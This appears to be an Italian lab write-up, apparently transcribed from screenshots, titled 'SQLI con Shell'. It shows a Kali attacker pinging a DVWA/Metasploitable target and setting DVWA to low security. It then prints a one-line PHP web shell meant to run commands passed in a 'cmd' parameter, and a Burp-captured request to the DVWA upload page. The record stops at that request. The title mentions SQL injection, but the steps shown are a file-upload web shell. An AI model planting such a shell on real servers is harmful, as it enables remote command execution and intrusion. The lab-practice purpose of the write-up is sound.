

SQLI con Shell

Ping tra Kali e Metasploitable



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.2.100
PING 192.168.2.100 (192.168.2.100) 56(84) bytes of data.
64 bytes from 192.168.2.100: icmp_seq=1 ttl=63 time=2.05 ms
64 bytes from 192.168.2.100: icmp_seq=2 ttl=63 time=2.08 ms
64 bytes from 192.168.2.100: icmp_seq=3 ttl=63 time=1.30 ms
^X64 bytes from 192.168.2.100: icmp_seq=4 ttl=63 time=0.899 ms
^C
--- 192.168.2.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3031ms
rtt min/avg/max/mdev = 0.899/1.582/2.078/0.504 ms
```

Sicurezza DVWA impostata con low




Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.


The security level changes the vulnerability level of DVWA.

Carico della shell



```
┌──(kali㉿kali)-[~]
└─$ cat shell.php
<?php system($REQUEST["cmd"]); ?>
```

Controllo con Burpsuite



```
GET /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.2.100
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.2.100/dvwa/security.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=dee81c789ed33a56da649ebc58009c10
Connection: close
```